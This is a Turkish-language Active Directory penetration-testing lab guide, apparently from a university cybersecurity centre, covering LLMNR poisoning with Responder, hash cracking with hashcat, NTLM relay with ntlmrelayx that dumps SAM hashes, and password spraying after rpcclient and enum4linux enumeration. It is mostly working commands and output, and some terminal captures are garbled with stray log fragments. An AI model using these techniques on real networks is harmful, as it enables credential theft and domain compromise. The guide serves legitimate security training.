
6. LLMNR Poisoning

Link Local Multicast Name Resolution (LLMNR), DNS alternatif olarak yerel ağda isim çözümlemesi ve bilgisayar tanımlama amacıyla kullanılan bir protokoldür ve bu protokol RFC 4795 koduyla tanımlanmıştır. LLMNR trafiği UDP 5355 ve UDP 137 portları ile gerçekleşir.

Bir bilgisayar, bilmediği bir kaynağa erişmek istediği zaman LLMNR protokolü ile yerel ağda yayın (broadcast) yaparak kaynağın kim olduğunu sorar ve yetkili bir şekilde ilk cevap veren kaynak ile iletişimini sürdürür.

Bir saldırgan, LLMNR'ın çalışma mantığından faydalananak bu yayın(broadcast)lara yaniltıcı bir şekilde yanıt verebilir ve istemci bilgisayardan kimlik doğrulama amacıyla NetNTLMv2 hash'ini talep edebilir. Saldırgan NetNTLMv2 hash'ini ele geçirdikten sonra Brute Force ve Dictionary Attack gibi yöntemlerle parolayı ele geçirebilir.

Saldırıyı lab ortamında gerçekleştirmek için, Responder isimli aracı kullanacağız. Responder ile LLMNR çağrılarına yanıt verip istemci bilgisayarları yanıltarak kendi bilgisayaramıza NetNTLMv2 haslerini göndermelerini sağlayacak ve bu hashleri hashcat aracı ile kırıp parolaları ele geçirebileceğiz.



responder -l eth0

```
kali㉿kali: ~
```

File Actions Edit View Help

FTP server	[ON]
IMAP server	[ON]
POP3 server	[ON]
SMTP server	[ON]
DNS server	[ON]
LDAP server	[ON]
RDP server	[ON]

[+] HTTP Options:

Always serving EXE	[OFF]
Serving EXE	[OFF]
Serving HTML	[OFF]
Upstream Proxy	[OFF]

[+] Poisoning Options:


Analyze Mode	[OFF]
Force WPAD auth	[OFF]
Force Basic Auth	[OFF]
Force LM downgrade	[OFF]
Fingerprint hosts	[OFF]

[+] Generic Options:

Responder NIC	[eth0]
Responder IP	[192.168.0.6]
Challenge set	[random]
Don't Respond To Names	['ISATAP']

[+] Listening for events ...

LLMNR Broadcast’ı tetiklemek için, **MUHASEBE01** bilgisayarı üzerinde Çalıştır uygulamasını açın ve yerel ağıda var olmayan bir kaynağa erişmeye çalışın



Responder uygulaması, MUHASEBE01 bilgisayarının LLMNR çağrısına yanıltıcı bir şekilde yanıt verecek ve NetNTLMv2 Hash'ini kimlik doğrulama amacıyla talep edecek. Ele geçirilen bu bilgiler terminalinize düşecektir.

BOĞAZİÇİ ÜNİVERSİTESİ YBS SİBER GÜVENLİK MERKEZİ

Yakaladığınız NetNTLMv2 hashlerini her biri tek satır olacak şekilde kaydediniz.

```
GNU nano 5.3 yusufakcahash.txt *
```

Hashcat aracı ile ele geçirdiğimiz NetNTLMv2 hash'ini çözüp parolayı bulabiliriz.

```
sudo hashcat -m 5600 hash.txt wordlist.txt
```

```
[+] (kali㉿kali)-[~] answer sent to 192.168.0.4 for name  
$ sudo hashcat -m 5600 yusufakcahash.txt rockyou.txt  
[*] [NBT-NS] Poisoned answer sent to 192.168.0.4 for name  
[*] [MDNS] Poisoned answer sent to 192.168.0.4 for name  
[*] [LLMNR] Poisoned answer sent to 192.168.0.4 for name
```


yusuf.akca kullanıcısının parolası kolay ve sık kullanılan bir parola olduğu için hashcat kısa bir süre içerisinde şifreyi çözdü.

Test esnasında yakalanan NetNTLM hasherini /usr/share/responder/logs/ dizininde bulabilirsiniz.

LLMNR Poisoning yöntemi ile geçerli bir kullanıcı elde ettikten sonra, Active Directory ortamında saldırı arayüzü büyük ölçüde genişleyecek ve daha kapsamlı bilgiye sahip olabileceğiz.

7. NetNTLMv1/v2 Relay

Sızma testi esnasında yerel ağda yakaladığımız NetNTLMv1/v2 hashlerini, çözmeye gerek duymadan Mitm(Main in the Middle) saldırısı gerçekleştirerek ikinci bir makineye yönlendirebiliriz ve yönlendirdiğimiz makinede oturum elde ederek komut çalıştırabilir, SAM veritabanını elde edebilir ve post-exploitation işlemleri gerçekleştirebiliriz. NetNTLMv1/v2 hashlerini ikinci bir makineye yönlendirmek için, hash'i yönlendirdiğimiz makinede SMB Signing özelliğinin Off (kapalı) olması gerekiyor. İstemci makinelerde bu özellik varsayılan olarak kapalı gelmektedir.



SMB Signing durumunun Off olduğu makineleri bulmak için, CrackMapExec ile otomatik olarak liste oluşturabiliriz.

cme smb 192.168.0.0/24 --gen-relay-list busiber.txt

```

└$ ./cme smb 192.168.0.0/24 --gen-relay-list busiber.txt
SMB      192.168.0.10    445    MUHASEBE01    [*] Windows 10.0 Build 19041 x64 (name:MUHASEBE01) (domain:busiber.local) (signing:False)
(SMBv1:False)
SMB      192.168.0.4    445    WIN-FNG7ILTB0H0  [*] Windows 10.0 Build 17763 x64 (name:WIN-FNG7ILTB0H0) (domain:busiber.local) (signing:True)
(SMBv1:False)
SMB      192.168.0.2    445    PEACESELLS   [*] Windows 6.1 Build 7600 (name:PEACESELLS) (domain:local) (signing:True) (SMBv1:False)
^KeyboardInterrupt
2021-02-06T19:26:57Z

(kali㉿kali)-[~/Desktop]
└$ ls -la
total 56540
drwxr-xr-x  2 kali kali    4096 Feb  6 14:26 .
drwxr-xr-x 19 kali kali    4096 Feb  6 14:21 ..
-rw-r--r--  1 kali kali     13 Feb  6 14:26 busiber.txt
-rw-r--r--  1 kali kali 57884496 Oct  9 18:35 cme

(kali㉿kali)-[~/Desktop]
└$ cat busiber.txt
192.168.0.10

(kali㉿kali)-[~/Desktop]
└$ 
  
```

Hedef makinelerin listesini txt olarak elde ettikten sonra, gelen istekleri ikinci bir araca yönlendireceğimiz için Responder aracının yapılandırma ayarlarında değişiklik yapacağız.

```
sudo nano /etc/responder/Responder.conf
```

```
(kali㉿kali)-[~/Desktop]$ sudo nano /etc/responder/Responder.conf
```

Yapılandırma dosyasında **SMB** ve **HTTP** sunucularını Off konuma getiriniz.

```
GNU nano 5.3
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

Ayarların doğru yapıldığı ve saldırının lab ortamında çalıştığını doğrulamak için, test amaçlı olarak ntlmrelayx aracına -c parametresi ile komut çalıştırmasını söyleyelim. -c parametresi sayesinde cmd.exe komutları çalıştırılabilirsiniz.


```
sudo ntlmrelayx.py -tf ipdosyası.txt -smb2support -c ipconfig
```

```
(kali㉿kali)-[~/Desktop/impacket]
$ sudo ntlmrelayx.py -tf /home/kali/Desktop/busiber.txt -smb2support -c ipconfig
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation
SMB server: [redacted]

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
```

DC01 Domain Controller makinesinde bağlantı tetiklemek için yerel ağda var olmayan bir kaynağa erişmeye çalışalım.



Eğer her şeyi doğru yaptıysak, DC01 makinesinden gelen Domain Admin haklarına sahip Administrator NetNTLMv2 oturumu ile MUHASEBE01 istemcisi üzerinde ipconfig komutu çalıştığını ve komutun çıktısının saldırgan bilgisayara döndüğünü göreceksiniz.

```
[*] SMBD-Thread-4: Connection from BUSIBER/ADMINISTRATOR@192.168.0.4 controlled, attacking target smb://192.168.0.10
[*] Authenticating against smb://192.168.0.10 as BUSIBER/ADMINISTRATOR SUCCEED
[*] SMBD-Thread-4: Connection from BUSIBER/ADMINISTRATOR@192.168.0.4 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] SMBD-Thread-6: Connection from BUSIBER/ADMINISTRATOR@192.168.0.4 controlled, but there are no more targets left!
[*] Executed specified command on host: 192.168.0.10

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::3815:f395:f090:94bc%6
  IPv4 Address . . . . . : 192.168.0.10
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.0.1
```

ntlmrelayx aracını varsayılan olarak bıraktığımızda, saldırısı başarılı gerçekleştiği durumda hedef bilgisayarlarda yerel SAM veritabanını çekerek NTLM hashlerini elde edebiliriz.

`sudo ntlmrelayx.py -tf hefef.txt -smb2support`

```
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from BUSIBER/ADMINISTRATOR@192.168.0.4 controlled, attacking target smb://192.168.0.10
[*] Authenticating against smb://192.168.0.10 as BUSIBER/ADMINISTRATOR SUCCEED
[*] SMBD-Thread-4: Connection from BUSIBER/ADMINISTRATOR@192.168.0.4 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] SMBD-Thread-6: Connection from BUSIBER/ADMINISTRATOR@192.168.0.4 controlled, but there are no more targets left!
[*] Target system bootKey: 0xba0d8b381ff6416965f5afb2c607a5cf
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c81c8295ec4bfa3c9b90dc6c64727e2:::
MUHASEBE01:1001:aad3b435b51404eeaad3b435b51404ee:342db56deb94d391ab4c2721ac1c6f85:::
[*] Done dumping SAM hashes for host: 192.168.0.10
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
[*] SMBD-Thread-7: Connection from BUSIBER/ADMINISTRATOR@192.168.0.4 controlled, but there are no more targets left!
[*] SMBD-Thread-8: Connection from BUSIBER/ADMINISTRATOR@192.168.0.4 controlled, but there are no more targets left!
[*] SMBD-Thread-9: Connection from BUSIBER/ADMINISTRATOR@192.168.0.4 controlled, but there are no more targets left!
[*] SMBD-Thread-10: Connection from BUSIBER/ADMINISTRATOR@192.168.0.4 controlled, but there are no more targets left!
```

8. Password Spraying

Password Spraying, yaygın olarak kullanılan birkaç parolayla çok sayıda hesaba erişmeye çalışan bir saldırı türüdür. Active Directory testlerinde ilk kullanıcımı elde ettikten sonra bütün kullanıcı isimlerini alabiliyoruz ve zayıf parola kullanıp kullanmadıklarını test edebiliriz.

Sızma testi esnasında bir Domain kullanıcısı elde edildiği zaman, saldırının arayüzü büyük ölçüde genişlemektedir. Geçerli bir Domain kullanıcısıyla Domain hakkında bir çok şeyi öğrenebiliriz.

- Domaindeki kullanıcılar
- Parola politikası
- Kullanıcı grupları
- İşletim sistemi bilgileri
- Domain hakkında genel bilgiler
- SMB Paylaşım tespiti

8.1.rpcclient

rpcclient, istemci tarafı MS-RPC fonksiyonlarını uygulamak için geliştirilmiş bir araçtır. Bu araç sayesinde, Linux üzerinden Windows sistemlerle etkileşim kurabilir ve test için ihtiyacımız olan bilgileri edinebiliriz.

```
rpcclient -U yusuf.akca 192.168.0.4
```

```
$ rpcclient -U yusuf.akca 192.168.0.4
Enter WORKGROUP\yusuf.akca's password: 16
rpcclient $
```

rpcclient konsoluna geçerli bir Domain kullanıcısına eriştiğinden sonra, parola politikalarının tespiti için getdompwinfo komutunu kullanabiliyoruz.

```
rpcclient $> getdompwinfo
min_password_length: 4
password_properties: 0x00000000
rpcclient $
```

Password Spraying saldırısı esnasında parola politikalarına aykırı davranışlarınız takdirde hesapların kilitlenme ihtimali var, bu yüzden test esnasında ağ ve sistem yöneticisiyle iletişim içerisinde olmanız tavsiye edilir.

enumdomusers komutu Password Spraying saldırısı için gerekli kullanıcı isimlerini tespit edebilirsiniz.

```
rpcclient $> enumdomusers sent to 192.168.1.192
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[yusuf.akca] rid:[0x44f]
user:[carmencita.chanda] rid:[0x450]
user:[neila.norma] rid:[0x451]
user:[modestine.danyelle] rid:[0x452]
user:[dee.austine] rid:[0x453]
user:[gaylene.rosana] rid:[0x454]
user:[mignonne.glad] rid:[0x455]
user:[dominga.coralyn] rid:[0x456]
user:[nicoline.bertine] rid:[0x457]
user:[janith.marlee] rid:[0x458]
user:[cory.gael] rid:[0x459]
user:[latisha.adelind] rid:[0x45a]
user:[emeline.llywellyn] rid:[0x45b]
user:[kay.lory] rid:[0x45c]
user:[caria.olva] rid:[0x45d]
user:[jennie.antonia] rid:[0x45e]
user:[pammie.arlene] rid:[0x45f]
user:[dara.blondy] rid:[0x460]
user:[marylynne.reta] rid:[0x461]
user:[rodi.coraline] rid:[0x462]
user:[lane.katrina] rid:[0x463]
user:[bobbi.kilian] rid:[0x464]
user:[rahal.kinna] rid:[0x465]
user:[lon.lidia] rid:[0x466]
user:[lombard.oliy] rid:[0x467]
user:[gus.marilee] rid:[0x468]
user:[eugenia.nicol] rid:[0x469]
user:[lu.jordan] rid:[0x46a]
user:[rozelle.rachelle] rid:[0x46b]
user:[allyn.oneida] rid:[0x46c]
user:[kerr.klemens] rid:[0x46d]
```

8.2.enum4linux

enum4linux, Windows ve Samba sistemler hakkında bilgi tespiti için kullanabileceğiniz bir araçtır. Bu araç rpcclient, net, nmblookup ve smbclient araçlarının verdiği bilgileri tek bir çatı altında toplar ve Domain hakkında test esnasında yardımcı olabilecek bilgileri toplar.

```
sudo enum4linux -u yusuf.akca -p 1q2w3e4R -a 192.168.0.4
```

```
(kali㉿kali)-[~] answer sent to 192.168.0.4 for name busibee
$ sudo enum4linux -u yusuf.akca -p 1q2w3e4R -a 192.168.0.4
[LLMNR] Poisoned answer sent to 192.168.0.4 for name busibee
```

Çıktıyı incelediğimiz zaman, kullanıcı hesaplarını, parola politikalarını, kullanıcı gruplarını, domain bilgisayarlarını görebiliyoruz.

```
Users on 192.168.0.4
index: 0x1f4 RID: 0x1f4 acb: 0x00000010 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0x46c RID: 0x46c acb: 0x00010010 Account: allyn.oneida Name: (null) Desc: (null)
index: 0x473 RID: 0x473 acb: 0x00000010 Account: amny.selestina Name: (null) Desc: (null)
index: 0x481 RID: 0x481 acb: 0x00000010 Account: bernadina.avie Name: (null) Desc: (null)
index: 0x475 RID: 0x475 acb: 0x00000010 Account: berti.evonne Name: (null) Desc: (null)
index: 0x464 RID: 0x464 acb: 0x00000010 Account: bobbi.kilian Name: (null) Desc: Replication Account
index: 0x47e RID: 0x47e acb: 0x00000010 Account: breena.lynsey Name: (null) Desc: (null)
index: 0x45d RID: 0x45d acb: 0x00000010 Account: caria.olva Name: (null) Desc: (null)
index: 0x450 RID: 0x450 acb: 0x00000010 Account: carmencita.chanda Name: (null) Desc: (null)
index: 0x459 RID: 0x459 acb: 0x00000010 Account: cory.gael Name: (null) Desc: (null)
index: 0x460 RID: 0x460 acb: 0x00000010 Account: dara.blondy Name: (null) Desc: (null)
index: 0x453 RID: 0x453 acb: 0x00000010 Account: dee.austine Name: (null) Desc: (null)
index: 0x456 RID: 0x456 acb: 0x00000010 Account: dominga.coralyn Name: (null) Desc: (null)
index: 0x472 RID: 0x472 acb: 0x00000010 Account: dreddy.inga Name: (null) Desc: (null)
index: 0x45b RID: 0x45b acb: 0x00000010 Account: emeline.llywellyn Name: (null) Desc: (null)
index: 0x469 RID: 0x469 acb: 0x00000010 Account: eugenia.nicol Name: (null) Desc: (null)
index: 0x454 RID: 0x454 acb: 0x00000010 Account: gaylene.rosana Name: (null) Desc: (null)
index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x468 RID: 0x468 acb: 0x00000010 Account: gus.marilee Name: (null) Desc: (null)
index: 0x471 RID: 0x471 acb: 0x00000010 Account: isabelita.kesley Name: (null) Desc: (null)
index: 0x458 RID: 0x458 acb: 0x00000010 Account: janith.marlee Name: (null) Desc: (null)
index: 0x45e RID: 0x45e acb: 0x00000010 Account: jennie.antonia Name: (null) Desc: default password
index: 0x47a RID: 0x47a acb: 0x00000010 Account: joline.deva Name: (null) Desc: default password
index: 0x478 RID: 0x478 acb: 0x00000010 Account: kara.lorilyn Name: (null) Desc: (null)
index: 0x45c RID: 0x45c acb: 0x00000010 Account: kay.lory Name: (null) Desc: (null)
index: 0x46d RID: 0x46d acb: 0x00000010 Account: kerr.klemens Name: (null) Desc: (null)
index: 0x47b RID: 0x47b acb: 0x00000010 Account: knox.aili Name: (null) Desc: (null)
index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0x46f RID: 0x46f acb: 0x00000010 Account: kylen.peg Name: (null) Desc: (null)
index: 0x463 RID: 0x463 acb: 0x00000010 Account: lane.katrina Name: (null) Desc: (null)
index: 0x45a RID: 0x45a acb: 0x00000010 Account: latisha.adelind Name: (null) Desc: (null)
index: 0x46e RID: 0x46e acb: 0x00000010 Account: letitia.fernanda Name: (null) Desc: (null)
index: 0x47d RID: 0x47d acb: 0x00010010 Account: lily.lilli Name: (null) Desc: (null)
index: 0x479 RID: 0x479 acb: 0x00000010 Account: limn.selie Name: (null) Desc: (null)
index: 0x467 RID: 0x467 acb: 0x00000010 Account: lombard.oliy Name: (null) Desc: (null)
index: 0x466 RID: 0x466 acb: 0x00000010 Account: lon.lidia Name: (null) Desc: (null)
```

Kullanıcı hesapları kısmına baktığımız zaman, Description(Açıklama) kısmında bir adet kullanıcının parolasının sizliğini gördük. Nadir de olsa ağ ve sistem yöneticileri tarafından Description kısmına parolaların not edildiğini gördük, kontrol etmeye fayda var.

```
index: 0x46a RID: 0x46a acb: 0x00000010 Account: lu.jordan Name: (null) Desc: need to be changed 7n_tI2y0v@*
index: 0x477 RID: 0x477 acb: 0x00010010 Account: marian.lizzy Name: (null) Desc: Replication Account
```

rpcclient çıktısı olan kullanıcıları bir text dosyasına kaydedelim.

```
└─(kali㉿kali)-[~] answer sent  
└─$ sudo nano domainusers.txt
```

```
cat domainusers.txt | awk {'print $1'} | cut -d "[" -f2 | sed 's/]$//' > usersparsed.txt
```

```
└─(kali㉿kali)-[~]  
└─$ cat domainusers.txt | awk {'print $1'} | cut -d "[" -f2 | sed 's/]$//'  
> parseusers.txt
```

```
Administrator  
Guest [NR] Poisoned  
krbtgt$ Poisoned  
yusuf.akca Poisoned  
carmencita.chanda  
neila.norma Poisoned  
modestine.danyelle  
dee.austine Poisoned  
gaylene.rosana  
mignonne.glad  
dominga.coralyn  
nicoline.bertine  
janith.marlee  
cory.gael Poisoned  
latisha.adelinded  
emeline.llywellyn  
kay.lory Poisoned  
caria.olva Poisoned  
jennie.antonia  
pammie.arlene  
dara.blondy  
marylynne.retasoned  
rodi.coraline  
lane.katrina  
bobbi.kilian  
rahal.kinna  
lon.lidia
```

Text dosyasını her satırda bir adet kullanıcı bulunacak şekilde ayarladıkten sonra her satırda bir parola kalacak şekilde bir text dosyası hazırlayalım.

Test esnasında karşılaştığımız parolaları bir text dosyasına ekleyelim.

Password Spraying saldırısı için Metasploit içinde auxiliary/scanner/smb/smb_login modülünü kullanacağız.

```
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

Name      Current Setting  Required  Description
---      ---      ---      ---
ABORT_ON_LOCKOUT    false      yes      Abort the run when an account lockout is detected
BLANK_PASSWORDS     false      no       Try blank passwords for all users
BRUTEFORCE_SPEED    5          yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS        false      no       Try each user/password couple stored in the current database
DB_ALL_PASS         false      no       Add all passwords in the current database to the list
DB_ALL_USERS         false      no       Add all users in the current database to the list
DETECT_ANY_AUTH     false      no       Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN   false      no       Detect if domain is required for the specified user
PASS_FILE           no        no       File containing passwords, one per line
PRESERVE_DOMAINS   true       no       Respect a username that contains a domain name.
Proxies             no        no       A proxy chain of format type:host:port[,type:host:port][ ... ]
RECORD_GUEST        false      no       Record guest-privileged random logins to the database
RHOSTS              yes       no       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT                445      yes      The SMB service port (TCP)
SMBDomain           .          no       The Windows domain to use for authentication
SMBPass              no       no       The password for the specified username
SMBUser              no       no       The username to authenticate as
STOP_ON_SUCCESS     false      yes      Stop guessing when a credential works for a host
THREADS              1          yes      The number of concurrent threads (max one per host)
USERPASS_FILE        no        no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS         false      no       Try the username as the password for all users
USER_FILE            no        no       File containing usernames, one per line
VERBOSE              true      yes      Whether to print output for all attempts
```

İlgili modül ayarlarını yapalım.

```
[+] [LLNR] Poisoned answer sent to 192.168.0.4 for name: WIN-FNG7ILTB0H  
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.0.4 FNG7ILTB0H  
RHOSTS => 192.168.0.4 answer sent to 192.168.0.4 for name: WIN-FNG7ILTB0H  
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain BUSIBER FNG7ILTB0H  
SMBDomain => BUSIBER answer sent to 192.168.0.4 for name: WIN-FNG7ILTB0H  
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE usersparsed.txt FNG7ILTB0H  
USER_FILE => usersparsed.txt answer sent to 192.168.0.4 for name: WIN-FNG7ILTB0H  
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE passlist.txt FNG7ILTB0H  
PASS_FILE => passlist.txt answer sent to 192.168.0.4 for name: WIN-FNG7ILTB0H  
msf6 auxiliary(scanner/smb/smb_login) > set THREADS 10 FNG7ILTB0H  
THREADS => 10 answer sent to 192.168.0.4 for name: WIN-FNG7ILTB0H
